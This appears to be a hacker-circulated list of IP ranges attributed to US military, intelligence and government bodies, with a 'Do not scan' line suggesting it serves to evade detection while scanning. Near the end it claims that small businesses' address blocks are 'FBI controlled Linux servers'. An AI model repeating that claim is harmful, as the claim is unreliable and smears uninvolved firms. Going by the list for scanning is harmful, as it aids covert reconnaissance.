132.6.0.0 Ankara Air Station  
132.7.0.0 - 132.7.255.255 SSG/SINO  
132.9.0.0 28th Bomb Wing  
132.10.0.0 319 Comm Sq  
132.11.0.0 Hellenikon Air Base  
132.12.0.0 Myrtle Beach Air Force Base  
132.13.0.0 Bentwaters Royal Air Force Base  
132.14.0.0 Air Force Concentrator Network  
132.15.0.0 Kadena Air Base  
132.16.0.0 Kunsan Air Base  
132.17.0.0 Lindsey Air Station  
132.18.0.0 McGuire Air Force Base  
132.19.0.0 100CS (NET-MILDENHALL)  
132.20.0.0 35th Communications Squadron  
132.21.0.0 Plattsburgh Air Force Base  
132.22.0.0 23Communications Sq  
132.24.0.0 Dover Air Force Base  
132.25.0.0 786 CS/SCBM  
132.27.0.0 - 132.27.255.255 39CS/SCBBN  
132.28.0.0 14TH COMMUNICATION SQUADRON  
132.30.0.0 Lajes Air Force Base  
132.31.0.0 Loring Air Force Base  
132.33.0.0 60CS/SCSNM  
132.34.0.0 Cannon Air Force Base  
132.35.0.0 Altus Air Force Base  
132.37.0.0 75 ABW  
132.38.0.0 Goodfellow AFB  
132.39.0.0 K.I. Sawyer Air Force Base  
132.40.0.0 347 COMMUNICATION SQUADRON  
132.42.0.0 Spangdahlem Air Force Base  
132.43.0.0 Zweibruchen Air Force Base  
132.45.0.0 Chanhute Air Force Base  
132.46.0.0 Columbus Air Force Base  
132.48.0.0 Laughlin Air Force Base  
132.49.0.0 366CS/SCSN  
132.50.0.0 Reese Air Force Base  
132.52.0.0 Vance Air Force Base  
132.54.0.0 Langley AFB  
132.55.0.0 Torrejon Air Force Base  
132.56.0.0 - 132.56.255.255 9 CS/SC  
132.57.0.0 Castle Air Force Base  
132.58.0.0 Nellis Air Force Base  
132.59.0.0 24Comm Squadron\SCSNA  
132.60.0.0 - 132.60.255.255 42ND COMMUNICATION SQUADRON  
132.61.0.0 SSG/SIN  
132.62.0.0 - 132.62.255.255 377 COMMUNICATION SQUADRON  
132.79.0.0 Army National Guard Bureau  
132.80.0.0 - 132.80.255.255 NGB-AIS-OS  
132.80.0.0 - 132.85.255.255 National Guard Bureau

132.82.0.0 Army National Guard Bureau  
132.86.0.0 National Guard Bureau  
132.87.0.0 - 132.93.255.255 National Guard Bureau  
132.94.0.0 Army National Guard Bureau  
132.95.0.0 - 132.103.255.255 National Guard Bureau  
132.95.0.0 - 132.108.0.0 DOD Network Information Center  
132.104.0.0 - 132.104.255.255 Army National Guard Bureau  
132.105.0.0 - 132.108.255.255 Army National Guard Bureau  
132.109.0.0 National Guard Bureau  
132.110.0.0 - 132.116.255.255 Army National Guard Bureau  
132.114.0.0 Army National Guard  
132.117.0.0 Army National Guard Bureau  
132.118.0.0 - 132.132.0.0 Army National Guard Bureau  
132.122.0.0 South Carolina Army National Guard, USPFO  
132.133.0.0 National Guard Bureau  
132.134.0.0 - 132.143.255.255 National Guard Bureau  
132.159.0.0 Army Information Systems Command  
132.193.0.0 Army Research Office  
132.250.0.0 Naval Research Laboratory

## RANGE 134

134.5.0.0 Lockheed Aeronautical Systems Company  
134.11.0.0 The Pentagon  
134.12.0.0 NASA Ames Research Center  
134.51.0.0 Boeing Military Aircraft Facility  
134.52.\*.\* Boeing Corporation  
134.78.0.0 Army Information Systems Command-ATCOM  
134.80.0.0 Army Information Systems Command  
134.118.0.0 NASA/Johnson Space Center  
134.131.0.0 Wright-Patterson Air Force Base  
134.136.0.0 Wright-Patterson Air Force Base  
134.164.0.0 Army Engineer Waterways Experiment Station  
134.165.0.0 Headquarters Air Force Space Command  
134.194.0.0 U.S. Army Aberdeen Test Center  
134.205.0.0 7th Communications Group  
134.207.0.0 Naval Research Laboratory  
134.229.0.0 Navy Regional Data Automation Center  
134.230.0.0 Navy Regional Data Automation Center  
134.232.0.0 - 134.232.255.255 U.S. Army, Europe  
134.233.0.0 HQ 5th Signal Command  
134.234.0.0 - 134.234.255.255 Southern European Task Force  
134.235.0.0 HQ 5th Signal Command  
134.240.0.0 U.S. Military Academy  
136.149.0.0 Air Force Military Personnel Center

## RANGE 136

136.178.0.0 NASA Research Network  
136.188.0.0 - 136.197.255.255 Defense Intelligence Agency  
136.207.0.0 69th Signal Battalion  
136.208.0.0 HQ, 5th Signal Command  
136.209.0.0 HQ 5th Signal Command  
136.210.0.0 HQ 5th Signal Command  
136.212.0.0 HQ 5th Signal Command  
136.213.0.0 HQ, 5th Signal Command  
136.214.0.0 HQ, 5th Signal Command  
136.215.0.0 HQ, 5th Signal Command  
136.216.0.0 HQ, 5th Signal Command  
136.217.0.0 HQ, 5th Signal Command  
136.218.0.0 HQ, 5th Signal Command  
136.219.0.0 HQ, 5th Signal Command  
136.220.0.0 HQ, 5th Signal Command  
136.221.0.0 HQ, 5th Signal Command  
136.222.0.0 HQ, 5th Signal Command

## RANGE 137

137.1.0.0 Whiteman Air Force Base  
137.2.0.0 George Air Force Base  
137.3.0.0 Little Rock Air Force Base  
137.4.0.0 - 137.4.255.255 437 CS/SC

137.5.0.0 Air Force Concentrator Network  
137.6.0.0 Air Force Concentrator Network  
137.11.0.0 HQ AFSPC/SCNNC  
137.12.0.0 Air Force Concentrator Network  
137.17.\* National Aerospace Laboratory  
137.24.0.0 Naval Surface Warfare Center  
137.29.0.0 First Special Operations Command  
137.67.0.0 Naval Warfare Assessment Center  
137.94.\* Royal Military College  
137.95.\* Headquarters, U.S. European Command  
137.126.0.0 USAF MARS  
137.127.\* Army Concepts Analysis Agency  
137.128.\* U.S. ARMY Tank-Automotive Command  
137.130.0.0 Defense Information Systems Agency  
137.209.0.0 Defense Information Systems Agency  
137.210.0.0 Defense Information Systems Agency  
137.211.0.0 Defense Information Systems Agency  
137.212.0.0 Defense Information Systems Agency  
137.231.0.0 HQ 5th Signal Command  
137.232.0.0 Defense Information Systems Agency  
137.233.0.0 Defense Information Systems Agency  
137.234.0.0 Defense Information Systems Agency  
137.235.0.0 Defense Information Systems Agency  
137.240.0.0 Air Force Materiel Command  
137.241.0.0 75 ABW  
137.242.0.0 Air Force Logistics Command  
137.243.0.0 77 CS/SCCN  
137.244.0.0 78 CS/SCSC  
137.245.0.0 Wright Patterson Air Force Base  
137.246.0.0 United States Atlantic Command Joint Training

## RANGE 138

138.13.0.0 Air Force Systems Command  
138.27.0.0 Army Information Systems Command  
138.50.0.0 HQ 5th Signal Command  
138.65.0.0 HQ, 5th Signal Command  
138.76.0.0 NASA Headquarters  
138.109.0.0 Naval Surface Warfare Center  
138.115.0.0 NASA Information and Electronic Systems Laboratory  
138.135.0.0 - 138.135.255.255 DEFENSE PROCESSING CENTER PERAL HARBOR  
138.136.0.0 - 138.136.255.255 Navy Computers and Telecommunications  
Station  
138.137.0.0 Navy Regional Data Automation Center (NARDAC)  
138.139.0.0 Marine Corps Air Station  
138.140.0.0 Navy Regional Data Automation Center  
138.141.0.0 Navy Regional Data Automation Center  
138.142.0.0 Navy Regional Data Automation Center  
138.143.0.0 Navy Regional Data Automation Center  
138.144.0.0 NAVCOMTELCOM  
138.145.0.0 NCTS WASHINGTON  
138.146.0.0 NCTC  
138.147.0.0 NCTC  
138.148.0.0 NCTC  
138.149.0.0 NCTC  
138.150.0.0 NCTC  
138.151.0.0 NCTC  
138.152.0.0 NCTC  
138.153.0.0 Yokosuka Naval Base  
138.154.0.0 NCTC  
138.155.0.0 NCTC  
138.156.0.0 Marine Corps Central Design & Prog. Activity  
138.157.0.0 - 138.157.255.255 Marine Corps Central Design & Prog.  
Activity  
138.158.0.0 Marine Corps Central Design & Prog. Activity  
138.159.0.0 NCTC  
138.160.0.0 Naval Air Station  
138.161.0.0 NCTC  
138.162.0.0 NCTC  
138.163.0.0 NCTC  
138.164.0.0 NCTC

138.165.0.0 NCTC  
138.166.0.0 NCTC  
138.167.0.0 NOC, MCTSSA, East  
138.168.0.0 Marine Corps Central Design & Prog. Activity  
138.169.0.0 NAVAL COMPUTER AND TELECOMM  
138.169.12.0 NAVAL COMPUTER AND TELECOMM  
138.169.13.0 NAVAL COMPUTER AND TELECOMM  
138.170.0.0 NCTC  
138.171.0.0 NCTC  
138.172.0.0 NCTC  
138.173.0.0 NCTC  
138.174.0.0 NCTC  
138.175.0.0 NCTC  
138.176.0.0 NCTC  
138.177.0.0 NCTS Pensacola  
138.178.0.0 NCTC  
138.179.0.0 NCTC  
138.180.0.0 NCTC  
138.181.0.0 NCTC  
138.182.0.0 CNO N60  
138.183.0.0 NCTC  
138.184.0.0 NCTS  
138.193.0.0 NASA/Yellow Creek

## RANGE 139

139.31.0.0 20th Tactical Fighter Wing  
139.32.0.0 48th Tactical Fighter Wing  
139.33.0.0 36th Tactical Fighter Wing  
139.34.0.0 52nd Tactical Fighter Wing  
139.35.0.0 50th Tactical Fighter Wing  
139.36.0.0 66th Electronic Combat Wing  
139.37.0.0 26th Tactical Reconnaissance Wing  
139.38.0.0 32nd Tactical Fighter Squadron  
139.39.0.0 81st Tactical Fighter Wing  
139.40.0.0 10th Tactical Fighter Wing  
139.41.0.0 39th Tactical Air Control Group  
139.42.0.0 40th Tactical Air Control Group  
139.43.0.0 401st Tactical Fighter Wing  
139.124.\* Reseau Infomratique  
139.142.\*.\*

## RANGE 140

140.1.0.0 Defense Information Systems Agency  
140.3.0.0 Defense Information Systems Agency  
140.4.0.0 Defense Information Systems Agency  
140.5.0.0 Defense Information Systems Agency  
140.6.0.0 Defense Information Systems Agency  
140.7.0.0 Defense Information Systems Agency  
140.8.0.0 Defense Information Systems Agency  
140.9.0.0 Defense Information Systems Agency  
140.10.0.0 Defense Information Systems Agency  
140.11.0.0 Defense Information Systems Agency  
140.12.0.0 Defense Information Systems Agency  
140.13.0.0 Defense Information Systems Agency  
140.14.0.0 DISA Columbus Level II NOC  
140.15.0.0 Defense Information Systems Agency  
140.16.0.0 Defense Information Systems Agency  
140.17.0.0 Defense Information Systems Agency  
140.18.0.0 Defense Information Systems Agency  
140.19.0.0 Defense Information Systems Agency  
140.20.0.0 Defense Information Systems Agency  
140.21.0.0 Defense Information Systems Agency  
140.22.0.0 Defense Information Systems Agency  
140.23.0.0 Defense Information Systems Agency  
140.24.0.0 ASIC ALLIANCE-MARLBORO  
140.25.0.0 Defense Information Systems Agency  
140.26.0.0 Defense Information Systems Agency  
140.27.0.0 Defense Information Systems Agency  
140.28.0.0 Defense Information Systems Agency  
140.29.0.0 Defense Information Systems Agency

140.30.0.0 Defense Information Systems Agency  
140.31.0.0 Defense Information Systems Agency  
140.32.0.0 Defense Information Systems Agency  
140.33.0.0 Defense Information Systems Agency  
140.34.0.0 Defense Information Systems Agency  
140.35.0.0 Defense Information Systems Agency  
140.36.0.0 Defense Information Systems Agency  
140.37.0.0 Defense Information Systems Agency  
140.38.0.0 Defense Information Systems Agency  
140.39.0.0 Defense Information Systems Agency  
140.40.0.0 Defense Information Systems Agency  
140.41.0.0 Defense Information Systems Agency  
140.42.0.0 Defense Information Systems Agency  
140.43.0.0 Defense Information Systems Agency  
140.44.0.0 Defense Information Systems Agency  
140.45.0.0 Defense Information Systems Agency  
140.46.0.0 Defense Information Systems Agency  
140.47.0.0 - 140.47.255.255 Defense Information Systems Agency  
140.47.0.0 - 140.48.255.255 DOD Network Information Center  
140.48.0.0 - 140.48.255.255 Defense Information Systems Agency  
140.49.0.0 Defense Information Systems Agency  
140.50.0.0 Defense Information Systems Agency  
140.51.0.0 Defense Information Systems Agency  
140.52.0.0 Defense Information Systems Agency  
140.53.0.0 Defense Information Systems Agency  
140.54.0.0 Defense Information Systems Agency  
140.55.0.0 Defense Information Systems Agency  
140.56.0.0 Defense Information Systems Agency  
140.57.0.0 Defense Information Systems Agency  
140.58.0.0 Defense Information Systems Agency  
140.59.0.0 Defense Information Systems Agency  
140.60.0.0 Defense Information Systems Agency  
140.61.0.0 Defense Information Systems Agency  
140.62.0.0 Defense Information Systems Agency  
140.63.0.0 Defense Information Systems Agency  
140.64.0.0 Defense Information Systems Agency  
140.65.0.0 Defense Information Systems Agency  
140.66.0.0 Defense Information Systems Agency  
140.67.0.0 Defense Information Systems Agency  
140.68.0.0 Defense Information Systems Agency  
140.69.0.0 Defense Information Systems Agency  
140.70.0.0 Defense Information Systems Agency  
140.71.0.0 Defense Information Systems Agency  
140.72.0.0 Defense Information Systems Agency  
140.73.0.0 Defense Information Systems Agency  
140.74.0.0 - 140.74.255.255 Defense Information Systems Agency  
140.100.0.0 Naval Sea Systems Command  
140.139.0.0 HQ US Army Medical Research and Development Command  
140.154.0.0 HQ 5th Signal Command  
140.155.0.0 HQ, 5th Signal Command  
140.156.0.0 HQ, 5th Signal Command  
140.175.0.0 Scott Air Force Base  
140.178.0.0 Naval Undersea Warfare Center Division, Keyport  
140.187.0.0 Fort Bragg  
140.194.0.0 US Army Corps of Engineers  
140.195.0.0 Naval Sea Systems Command  
140.199.0.0 Naval Ocean Systems Center  
140.201.0.0 HQ, 5th Signal Command  
140.202.0.0 106TH SIGNAL BRIGADE

## RANGE 143

143.45.0.0 58th Signal Battalion  
143.46.0.0 U.S. Army, 1141st Signal Battalion  
143.68.0.0 Headquarters, USAISC  
143.69.0.0 Headquarters, USAAISC  
143.70.0.0 Headquarters, USAAISC  
143.71.0.0 Headquarters, USAAISC  
143.72.0.0 Headquarters, USAAISC  
143.73.0.0 Headquarters, USAAISC  
143.74.0.0 Headquarters, USAAISC

143.75.0.0 Headquarters, USAAISC  
143.76.0.0 Headquarters, USAAISC  
143.77.0.0 Headquarters, USAAISC  
143.78.0.0 Headquarters, USAAISC  
143.79.0.0 Headquarters, USAAISC  
143.80.0.0 Headquarters, USAAISC  
143.81.0.0 Headquarters, USAAISC  
143.82.0.0 Headquarters, USAAISC  
143.84.0.0 Headquarters, USAAISC  
143.85.0.0 Headquarters, USAAISC  
143.86.0.0 Headquarters, USAAISC  
143.87.0.0 Headquarters, USAAISC  
143.232.0.0 NASA Ames Research Center

## RANGE 144

144.99.0.0 United States Army Information Systems Command  
144.109.0.0 Army Information Systems Command  
144.143.0.0 Headquarters, Third United States Army  
144.144.0.0 Headquarters, Third United States Army  
144.146.0.0 Commander, Army Information Systems Center  
144.147.0.0 Commander, Army Information Systems Center  
144.170.0.0 HQ, 5th Signal Command  
144.192.0.0 United States Army Information Services Command-Campbell  
144.233.0.0 Defense Intelligence Agency  
144.234.0.0 Defense Intelligence Agency  
144.235.0.0 Defense Intelligence Agency  
144.236.0.0 Defense Intelligence Agency  
144.237.0.0 Defense Intelligence Agency  
144.238.0.0 Defense Intelligence Agency  
144.239.0.0 Defense Intelligence Agency  
144.240.0.0 Defense Intelligence Agency  
144.241.0.0 Defense Intelligence Agency  
144.242.0.0 Defense Intelligence Agency  
144.252.0.0 U.S. Army LABCOR

## RANGE 146

146.17.0.0 HQ, 5th Signal Command  
146.80.0.0 Defence Research Agency  
146.98.0.0 HQ United States European Command  
146.154.0.0 NASA/Johnson Space Center  
146.165.0.0 NASA Langley Research Center

## RANGE 147

147.35.0.0 HQ, 5th Signal Command  
147.36.0.0 HQ, 5th Signal Command  
147.37.0.0 HQ, 5th Signal Command  
147.38.0.0 HQ, 5th Signal Command  
147.39.0.0 HQ, 5th Signal Command  
147.40.0.0 HQ, 5th Signal Command  
147.42.0.0 Army CALS Project  
147.103.0.0 Army Information Systems Software Center  
147.104.0.0 Army Information Systems Software Center  
147.159.0.0 Naval Air Warfare Center, Aircraft Division  
147.168.0.0 Naval Surface Warfare Center  
147.169.0.0 HQ, 5th Signal Command  
147.198.0.0 Army Information Systems Command  
147.199.0.0 Army Information Systems Command  
147.238.0.0 Army Information Systems Command  
147.239.0.0 1112th Signal Battalion  
147.240.0.0 US Army Tank-Automotive Command  
147.242.0.0 19th Support Command  
147.248.0.0 Fort Monroe DOIM  
147.254.0.0 7th Communications Group

## RANGE 148

148.114.0.0 NASA, Stennis Space Center

## RANGE 150

150.113.0.0 1114th Signal Battalion  
150.114.0.0 1114th Signal Battalion



150.125.0.0 Space and Naval Warfare Command  
150.133.0.0 10th Area Support Group  
150.144.0.0 NASA Goodard Space Flight Center  
150.149.0.0 Army Information Systems Command  
150.157.0.0 USAISC-Fort Lee  
150.184.0.0 Fort Monroe DOIM  
150.190.0.0 USAISC-Letterkenny  
150.196.0.0 USAISC-LABCOM

## RANGE 152

152.82.0.0 7th Communications Group of the Air Force  
152.151.0.0 U.S. Naval Space & Naval Warfare Systems Command  
152.152.0.0 NATO Headquarters  
152.154.0.0 Defense Information Systems Agency  
152.229.0.0 Defense MegaCenter (DMC) Denver

## RANGE 153

153.21.0.0 USCENTAF/SCM  
153.22.0.0 USCENTAF/SCM  
153.23.0.0 USCENTAF/SCM  
153.24.0.0 USCENTAF/SCM  
153.25.0.0 USCENTAF/SCM  
153.26.0.0 USCENTAF/SCM  
153.27.0.0 USCENTAF/SCM  
153.28.0.0 USCENTAF/SCM  
153.29.0.0 USCENTAF/SCM  
153.30.0.0 USCENTAF/SCM  
153.31.0.0 Federal Bureau of Investigation

## RANGE 155

155.5.0.0 1141st Signal Bn  
155.6.0.0 1141st Signal Bn  
155.7.0.0 American Forces Information  
155.8.0.0 U.S. ArmyFort Gordon  
155.9.0.0 - 155.9.255.255 United States Army Information Systems Command  
155.74.0.0 PEO STAMIS  
155.75.0.0 US Army Corps of Engineers  
155.76.0.0 PEO STAMIS  
155.77.0.0 PEO STAMIS  
155.78.0.0 PEO STAMIS  
155.79.0.0 US Army Corps of Engineers  
155.80.0.0 PEO STAMIS  
155.81.0.0 PEO STAMIS  
155.82.0.0 PEO STAMIS  
155.83.0.0 US Army Corps of Engineers  
155.84.0.0 PEO STAMIS  
155.85.0.0 PEO STAMIS  
155.86.0.0 US Army Corps of Engineers  
155.87.0.0 PEO STAMIS  
155.88.0.0 PEO STAMIS  
155.96.0.0 Drug Enforcement Administration  
155.149.0.0 1112th Signal Battalion  
155.155.0.0 HQ, 5th Signal Command  
155.178.0.0 Federal Aviation Administration  
155.213.0.0 USAISC Fort Benning  
155.214.0.0 Director of Information Management  
155.215.0.0 USAISC-FT DRUM  
155.216.0.0 TCACCIS Project Management Office  
155.217.0.0 Directorate of Information Management  
155.218.0.0 USAISC  
155.219.0.0 DOIM/USAISC Fort Sill  
155.220.0.0 USAISC-DOIM  
155.221.0.0 USAISC-Ft Ord

## RANGE 156

156.9.0.0 U. S. Marshals Service

## RANGE 157

157.150.0.0 United Nations  
157.153.0.0 COMMANDER NAVAL SURFACE U.S. PACIFIC FLEET

157.202.0.0 US Special Operations Command  
157.217.0.0 U. S. Strategic Command

## RANGE 158

158.1.0.0 Commander, Tooele Army Depot  
158.2.0.0 USAMC Logistics Support Activity  
158.3.0.0 U.S. Army TACOM  
158.4.0.0 UASISC Ft. Carson  
158.5.0.0 1112th Signal Battalion  
158.6.0.0 USAISC-Ft. McCoy  
158.7.0.0 USAISC-FLW  
158.8.0.0 US Army Soldier Support Center  
158.9.0.0 USAISC-CECOM  
158.10.0.0 GOC  
158.11.0.0 UASISC-Vint Hill  
158.12.0.0 US Army Harry Diamond Laboratories  
158.13.0.0 USAISC DOIM  
158.14.0.0 1112th Signal Battalion  
158.15.0.0 - 158.15.255.255 Defense Megacenter Huntsville  
158.16.0.0 Rocky Mountain Arsenal (PMRMA)  
158.17.0.0 Crane Army Ammunition Activity  
158.18.0.0 Defense Finance & Accounting Service Center  
158.19.0.0 DOIM  
158.20.0.0 DOIM  
158.235.0.0 Marine Corps Central Design and Programming Activity  
158.243.0.0 Marine Corps Central Design and Programming Activity  
158.244.0.0 Marine Corps Central Design and Programming Activity  
158.245.0.0 Marine Corps Central Design and Programming Activity  
158.246.0.0 Marine Corps Central Design and Programming Activity

## RANGE 159

159.120.0.0 Naval Air Systems Command (Air 4114)

## RANGE 160

160.132.0.0 US Army Recruiting Command  
160.135.0.0 36th Signal BN  
160.138.0.0 USAISC  
160.139.0.0 USAISC  
160.140.0.0 HQ, United States Army  
160.143.0.0 USAISC  
160.145.0.0 1101st Signal Brigade  
160.146.0.0 USAISC SATCOMSTA-CAMP ROBERTS  
160.150.0.0 Commander, Moncrief Army Hospital

## RANGE 161

161.124.0.0 NAVAL WEAPONS STATION

## RANGE 162

162.32.0.0 Naval Aviation Depot Pensacola  
162.45.0.0 Central Intelligence Agency  
162.46.0.0 Central Intelligence Agency

## RANGE 163

163.205.0.0 NASA Kennedy Space Center  
163.206.0.0 NASA Kennedy Space Center

## RANGE 164

164.45.0.0 Naval Ordnance Center, Pacific Division  
164.49.0.0 United States Army Space and Strategic Defense  
164.158.0.0 Naval Surface Warfare Center  
164.217.0.0 Institute for Defense Analyses  
164.218.0.0 Bureau of Naval Personnel  
164.219.0.0 HQ USAFE WARRIOR PREPARATION CENTER  
164.220.0.0 - 164.220.255.255 NIMIP/TIP/NEUNET  
164.221.0.0 - 164.221.255.255 Information Technology  
164.223.0.0 Naval Undersea Warfare Center  
164.224.0.0 Secretary of the Navy  
164.225.0.0 U.S. Army Intelligence and Security Command  
164.226.0.0 Naval Exchange Service Command  
164.227.0.0 Naval Surface Warfare Center, Crane Division

164.228.0.0 USCINCPAC J21T  
164.229.0.0 NCTS-NOLA  
164.230.0.0 Naval Aviation Depot  
164.231.0.0 Military Sealift Command  
164.232.0.0 - 164.232.255.255 United States Southern Command

## RANGE 167

167.44.0.0 Government Telecommunications Agency

## RANGE 168

168.68.0.0 USDA Office of Operations  
168.85.0.0 Fort Sanders Alliance  
168.102.0.0 Indiana Purdue Fort Wayne

## RANGE 169

169.252.0.0 - 169.253.0.0 U.S. Department of State

## RANGE 194

## RANGE 195

195.10.\* Various - Do not scan

## RANGE 199

199.121.4.0 - 199.121.253.0 Naval Air Systems Command, VA

## RANGE 203

203.59.0.0 - 203.59.255.255 Perth Australia iiNET

## RANGE 204

204.34.0.0 - 204.34.15.0 IPC JAPAN  
204.34.0.0 - 204.37.255.0 DOD Network Information Center  
204.34.16.0 - 204.34.27.0 Bureau of Medicine and Surgery  
204.34.32.0 - 204.34.63.0 USACOM  
204.34.64.0 - 204.34.115.0 DEFENSE FINANCE AND ACCOUNTING SERVICE  
204.34.128.0 DISA-Eucom / BBN-STD, Inc.  
204.34.129.0 Defense Technical Information Center  
204.34.130.0 GSI  
204.34.131.0 NSA NAPLES ITALY  
204.34.132.0 NAVSTA ROTA SPAIN  
204.34.133.0 NAS SIGONELLA ITALY  
204.34.134.0 Naval Air Warfare Center Aircraft Division  
204.34.135.0 GSI  
204.34.136.0 Naval Undersea Warfare Center USRD - Orlando  
204.34.137.0 Joint Spectrum Center  
204.34.138.0 GSI  
204.34.139.0 HQ, JFMO Korea, Headquarters  
204.34.140.0 DISA D75  
204.34.141.0 U. S. Naval Air Facility, Atsugi Japan  
204.34.142.0 Naval Enlisted Personnel Management Center  
204.34.143.0 Afloat Training Group Pacific  
204.34.144.0 HQ Special Operations Command - Europe  
204.34.145.0 Commander Naval Base Pearl Harbor  
204.34.147.0 NAVSEA Information Management Improvement Program  
204.34.148.0 Q112  
204.34.149.0 Ctr. for Info. Sys.Security,CounterMeasures  
204.34.150.0 Resource Consultants, Inc.  
204.34.151.0 Personnel Support Activity, San Diego  
204.34.152.0 NAVAL AIR FACILITY, ADAK  
204.34.153.0 NAVSEA Logistics Command Detachment  
204.34.154.0 PEARL HARBOR NAVAL SHIPYARD  
204.34.155.0 PEARL HARBOR NAVAL SHIPYARD  
204.34.156.0 Defense Photography School  
204.34.157.0 - 204.34.160.0 Defense Information School  
204.34.161.0 Naval Air Systems Command  
204.34.162.0 Puget Sound Naval Shipyard  
204.34.163.0 Joint Precision Strike Demonstration  
204.34.164.0 Naval Pacific Meteorology and Ocean  
204.34.165.0 Joint Precision Strike Demonstration  
204.34.167.0 USAF  
204.34.168.0 Commander

204.34.169.0 Naval Air Warfare Center  
204.34.170.0 Naval Air Systems Command  
204.34.171.0 NAVSTA SUPPLY DEPARTMENT  
204.34.173.0 SUBMEPP Activity  
204.34.174.0 COMMANDER TASK FORCE 74 YOKOSUKA JAPAN  
204.34.176.0 DISA-PAC,IPC-GUAM  
204.34.177.0 Satellite Production Test Center  
204.34.181.0 940 Air Refueling Wing  
204.34.182.0 Defense Megacenter Warner Robins  
204.34.183.0 GCCS Support Facility  
204.34.184.0 Nav Air Tech Serv Facility-Detachment  
204.34.185.0 NAVAL SUPPORT FACILITY, DIEGO GARCIA  
204.34.186.0 Defense Logistics Agency - Europe  
204.34.187.0 NAVMASSO  
204.34.188.0 Commander-In-Chief, US Pacific Fleet  
204.34.189.0 Defense MegaCenter - St Louis  
204.34.190.0 NAVMASSO  
204.34.192.0 HQ SOCEUR  
204.34.193.0 Second Marine Expeditionary Force  
204.34.194.0 Second Marine Expeditionary Force  
204.34.195.0 Second Marine Expeditionary Force  
204.34.196.0 NAVCOMTELSTAWASHDC  
204.34.197.0 INFORMATION SYSTEMS TECHNOLOGY CENTER  
204.34.198.0 Naval Observatory Detachment, Colorado  
204.34.199.0 NAVILCODETMECH  
204.34.200.0 Navy Environmental Preventive Medicine  
204.34.201.0 Port Hueneme Division, Naval Surf  
204.34.202.0 Naval Facilities Engineering Housing  
204.34.203.0 NAVSEA Logistics Command Detachment  
204.34.204.0 Naval Air Warfare Center  
204.34.205.0 Portsmouth Naval Shipyard  
204.34.206.0 INFORMATION SYSTEMS TECHNOLOGY CENTER  
204.34.208.0 - 204.34.210.0 Military Sealift Command Pacific  
204.34.211.0 USAF Academy  
204.34.212.0 3rd Combat Service Support  
204.34.213.0 1st Radio Battalion  
204.34.214.0 OASD (Health Affairs)  
204.34.215.0 Second Marine Expeditionary Force  
204.34.216.0 1st Marine Air Wing  
204.34.217.0 SA-ALC/LTE  
204.34.218.0 3rd Marine  
204.34.219.0 Communications and Electronics  
204.34.220.0 G-6 Operations  
204.34.221.0 G-6 Operations  
204.34.222.0 G-6 Operations  
204.34.223.0 G-6 Operations  
204.34.224.0 G-6 Operations  
204.34.225.0 Joint Interoperability Test Command  
204.34.226.0 NAVMASSO  
204.34.227.0 NAVMASSO  
204.34.228.0 - 204.34.228.255 Field Command Defense Nuclear Agency  
204.34.229.0 Naval Space Command  
204.34.230.0 Naval Pacific Meteorology and Oceanography  
204.34.232.0 Military Family Housing  
204.34.233.0 - 204.34.233.255 Navy Material Transportation Office  
204.34.234.0 NAVMASSO  
204.34.235.0 Defense Finance and Accounting Service  
204.34.237.0 European Stars and Stripes  
204.34.238.0 Pacific Stars and Stripes  
204.34.239.0 PUGET SOUND NAVAL SHIPYARD  
204.34.240.0 Nval Station, Guantanamo Bay  
204.34.242.0 COMNAVSURFPAC  
204.34.243.0 NAVMASSO  
204.34.244.0 Amphibious Force, Seventh Fleet, U. S. Navy  
204.34.245.0 USAF SpaceCommand  
204.34.246.0 USAF  
204.34.247.0 U.S. Army Special Operations Command  
204.34.248.0 FLEET COMBAT TRAINING CENTER ATLA  
204.34.249.0 Naval Aviation Depot North Island  
204.34.250.0 NAVMASSO

204.34.251.0 NAVSEA Log Command Detachment Pacific  
204.34.252.0 Command Special Boat Squadron One  
204.34.253.0 AFPCA/GNNN  
204.34.254.0 Navy Environmental Preventive Medicine

## RANGE 205

205.0.0.0 - 205.117.255.0 Department of the Navy, Space and Naval  
Warfare System Command, Washington DC - SPAWAR  
205.96.\* - 205.103.\*

## RANGE 207

207.30.\* Sprint/United Telephone of Florida

All the below are FBI controlled Linux servers & IPs/IP-Ranges

207.60.0.0 - 207.60.255.0 The Internet Access Company  
207.60.2.128 - 207.60.2.255 Abacus Technology  
207.60.3.0 - 207.60.3.127 Mass Electric Construction Co.  
207.60.3.128 - 207.60.3.255 Peabody Properties Inc  
207.60.4.0 - 207.60.4.127 Northern Electronics  
207.60.4.128 - 207.60.4.255 Posternak, Blankstein & Lund  
207.60.5.64 - 207.60.5.127 Woodard & Curran  
207.60.5.192 - 207.60.5.255 On Line Services  
207.60.6.0 - 207.60.6.63 The 400 Group  
207.60.6.64 - 207.60.6.127 RD Hunter and Company  
207.60.6.128 - 207.60.6.191 Louis Berger and Associates  
207.60.6.192 - 207.60.6.255 Ross-Simons  
207.60.7.0 - 207.60.7.63 Eastern Cambridge Savings Bank  
207.60.7.64 - 207.60.7.127 Greater Lawrence Community Action Committee  
207.60.7.128 - 207.60.7.191 Data Electronic Devices, Inc  
207.60.8.0 - 207.60.8.255 Sippican  
207.60.9.0 - 207.60.9.31 Alps Sportswear Mfg Co  
207.60.9.32 - 207.60.9.63 Escher Group Ltd  
207.60.9.64 - 207.60.9.95 West Suburban Elder  
207.60.9.96 - 207.60.9.127 Central Bank  
207.60.9.128 - 207.60.9.159 Danick Systems  
207.60.9.160 - 207.60.9.191 Alps Sportswear Mfg CO  
207.60.9.192 - 207.60.9.223 BSCC  
207.60.13.16 - 207.60.13.23 Patrons Insurance Group  
207.60.13.40 - 207.60.13.47 Athera Technologies  
207.60.13.48 - 207.60.13.55 Service Edge Partners Inc  
207.60.13.56 - 207.60.13.63 Massachusetts Credit Union League  
207.60.13.64 - 207.60.13.71 SierraCom  
207.60.13.72 - 207.60.13.79 AI/ FOCS  
207.60.13.80 - 207.60.13.87 Extreme soft  
207.60.13.96 - 207.60.13.103 Eaton Seo Corp  
207.60.13.112 - 207.60.13.119 C. White  
207.60.13.120 - 207.60.13.127 Athera  
207.60.13.128 - 207.60.13.135 Entropic Systems, INC  
207.60.13.136 - 207.60.13.143 Wood Product Manufacturers Associates  
207.60.13.160 - 207.60.13.167 Jamestown Distribution  
207.60.13.168 - 207.60.13.175 C&M Computers  
207.60.13.176 - 207.60.13.183 ABC Used Auto Parts  
207.60.13.184 - 207.60.13.191 Tomas Weldon  
207.60.13.192 - 207.60.13.199 Tage Inns  
207.60.13.200 - 207.60.13.207 Control Module Inc  
207.60.13.208 - 207.60.13.215 Hyper Crawler Information Systems  
207.60.13.216 - 207.60.13.223 Eastern Bearings  
